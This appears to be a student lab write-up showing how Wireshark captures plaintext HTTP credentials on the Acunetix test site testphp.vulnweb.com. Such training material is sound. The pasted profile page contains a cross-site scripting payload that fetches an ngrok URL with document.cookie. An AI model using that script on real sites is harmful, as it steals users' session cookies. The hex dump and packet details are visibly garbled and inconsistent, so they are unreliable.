

Task-3

Sniffing Attack using Wireshark:

Study and use the Wireshark packet analyzer tool and try to find ID and password of HTTP website.


(use given target website) Target site : <http://testphp.vulnweb.com>

For this project we are going to use wireshark packet analyzer and finding the id and password of HTTP for website <http://testphp.vulnweb.com>


We will enter the the site <http://testphp.vulnweb.com> and click on login page.

Then we start our wireshark to analyze and we enter our credentials as ID test and Password as test in website login page then we start analyzing using using wireshark to find the ID and Password of our HTTP website <http://testphp.vulnweb.com> .


Step 1: starting our wireshark.



Step 2: Entering the website <http://testphp.vulnweb.com>.



Step 3: clicking on signup and entering our credentials for username: test and for password: test.



Step 4: click on login and the page appears as below.

 acunetix

 acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) | [Logout test](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

[Logout](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

as (test)

On this page you can visualize or edit you user information.

Name:

Credit card number:

E-Mail:

Phone number:

Address:

<script>
fetch("https://608b-2400-adc1-114-e900-45a4-7605-346c-a7d9.ngrok-free.app?cookie=" + document.cookie,
{

update

Step 5: The wireshark captures all the packets (processes) and now use filter by entering html to filter html requests.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter... <Ctrl>/F

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------|-----------------|-----------------|----------|--------|--|
| 17 | 42.060804453 | 192.168.126.254 | 192.168.126.130 | DHCP | 342 | DHCP ACK - Transaction ID 0x8e6da67b |
| 18 | 42.060540821 | 192.168.126.130 | 192.168.126.130 | TCP | 54 | [TCP Keep-Alive] 36398 -> 80 [ACK] Seq=1519 Ack=6024 Win=65535 Len=0 |
| 19 | 42.06082487 | 44.228.249.3 | 192.168.126.130 | TCP | 60 | [TCP Keep-Alive ACK] 80 -> 36398 [ACK] Seq=6024 Ack=1520 Win=64240 Len=0 |
| 20 | 47.14652573 | Vmware-00:11:60 | Vmware-00:c6:64 | ARP | 42 | Who has 192.168.126.254? Tell 192.168.126.130 |
| 21 | 47.14752706 | Vmware-00:c6:64 | Vmware-00:11:60 | ARP | 60 | 192.168.126.254 is at 00:50:56:c6:06:64 |
| 22 | 47.70649990 | Vmware-00:11:60 | Vmware-00:b5:06 | ARP | 42 | Who has 192.168.126.27? Tell 192.168.126.130 |
| 23 | 47.78679580 | Vmware-00:b5:06 | Vmware-00:11:60 | ARP | 60 | 192.168.126.2 is at 00:50:56:e4:b5:06 |
| 24 | 52.693364853 | 192.168.126.130 | 44.228.249.3 | TCP | 54 | [TCP Keep-Alive] 36398 -> 80 [ACK] Seq=1519 Ack=6024 Win=65535 Len=0 |
| 25 | 52.694034151 | 44.228.249.3 | 192.168.126.130 | TCP | 60 | [TCP Keep-Alive ACK] 80 -> 36398 [ACK] Seq=6024 Ack=1520 Win=64240 Len=0 |
| 26 | 57.43646684 | Vmware-00:b5:06 | Broadcast | ARP | 60 | Who has 192.168.126.130? Tell 192.168.126.2 |
| 27 | 57.436470983 | Vmware-00:11:60 | Vmware-00:b5:06 | ARP | 42 | 192.168.126.130 is at 00:c6:29:00:11:60 |
| 28 | 57.436611048 | 34.107.243.93 | 192.168.126.130 | TLSv1.2 | 78 | Application Data |
| 29 | 57.437059007 | 34.107.243.93 | 192.168.126.130 | TLSv1.2 | 82 | Application Data |
| 30 | 57.437765362 | 34.107.243.93 | 192.168.126.130 | TCP | 60 | 443 -> 80 [ACK] Seq=2525 Win=64240 Len=0 |
| 31 | 57.437809921 | 192.168.126.130 | 192.168.126.130 | HTTP | 674 | 200 OK (application/x-www-form-urlencoded) |
| 32 | 57.437809921 | 44.228.249.3 | 192.168.126.130 | TCP | 60 | 80 -> 36398 [ACK] Seq=6024 Ack=1520 Win=64240 Len=0 |


Frame 31: 657 bytes on wire (5256 bits), 657 bytes captured (5256 bits) on interface ens33:

- Ethernet II, Src: Vmware-00:11:60 (00:0c:29:00:11:60), Dst: Vmware-00:b5:06:64 (00:50:56:e4:b5:06): Internet Protocol Version 4, Src: 192.168.126.130, Dst: 44.228.249.3
- Transmission Control Protocol, Src Port: 36398, Dst Port: 80, Seq: 1520, Ack: 6024, Len: 603
- Hypertext Transfer Protocol
- HTML Form URL Encoded: application/x-www-form-urlencoded

```

0000  00 50 56 e4 b5 06 00 c6 29 00 11 60 08 00 00 45 00 |P.....E|
0001  00 03 62 cd 40 00 40 00 00 70 95 00 ad 7e 82 26 ea |.....p...|
0002  0029 f9 83 62 cd 20 50 a3 65 08 7d b4 9c c5 10 8b |.....P...|
0003  0030 ff ff 6f 88 00 50 5f 43 54 20 2f 75 73 65 72 |.....PO ST /user|
0004  0048 69 6e 06 62 fe 76 08 70 48 28 54 50 2f 31 2e |info.php HTTP/1.|
0005  0050 31 0d ba 48 6f 73 74 3a 20 74 65 73 74 70 68 70 |Host: testpho|
0006  0060 2e 76 75 0d 62 ff 75 65 72 3a 63 6f 6d 0d ba 55 73 |vulnweb.com Us|
0007  0070 65 72 6d 21 67 65 66 74 2a 2d 4f 7f 7a 69 6e 6c |erAgent : Mozill|
0008  0080 61 2f 35 2e 30 20 2b 5f 69 6e 64 6f 77 73 2e 4e |a/s/o (Windows N|
0009  0090 54 29 31 30 2e 30 3b 20 72 76 3a 31 32 38 2e 30 |T 10.0; rv:128.0|
0010  00a0 29 20 4f 65 63 6b 6f 2f 32 30 31 30 30 31 30 31 |) Gecko/2010010|
0011  00b0 20 46 69 72 65 66 6f 78 2f 31 32 30 2e 30 bd ba |Firefox/128.0)|
0012  00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0013  00d0 0c 2c 61 70 78 69 6f 63 7f 4d 69 6f 6e 2f 78 68 |..application/xh|
0014  00e0 7d 6d 6b 2b 78 6d 6c 2c 61 70 78 6f 69 63 61 74 |text/xml, applic|
0015  00f0 6f 6e 2f 78 6d 6c 3b 71 3d 3b 2c 32 6e 69 69 69 |con/xml; q=0.9, i|
0100  0100 61 67 65 2f 61 73 69 0e 2c 69 6d 6f 61 65 2f 77 |ebp;avif,image/w|
0110  0110 61 67 62 2c 69 6d 61 67 65 2f 70 6e 6f 72 2c 69 |ebp,image/gpng,i|
0120  0120 61 67 62 2f 73 76 6f 70 20 70 6d 6c 2f 69 69 |image/svg+xml; a|
0130  0130 61 67 62 2f 69 69 69 69 69 69 69 69 69 69 69 |..GZIP/LD|
    
```

Step 6: click on html packet to find the **uname (ID)** and **Password** by sniffing using wireshark which you can see below.



We have found the username(ID) and Password as **Username: test** and **Password: test** by using wireshark for our http website: <http://testphp.vulnweb.com>

By using wireshark tool we can sniff(find) the credentials.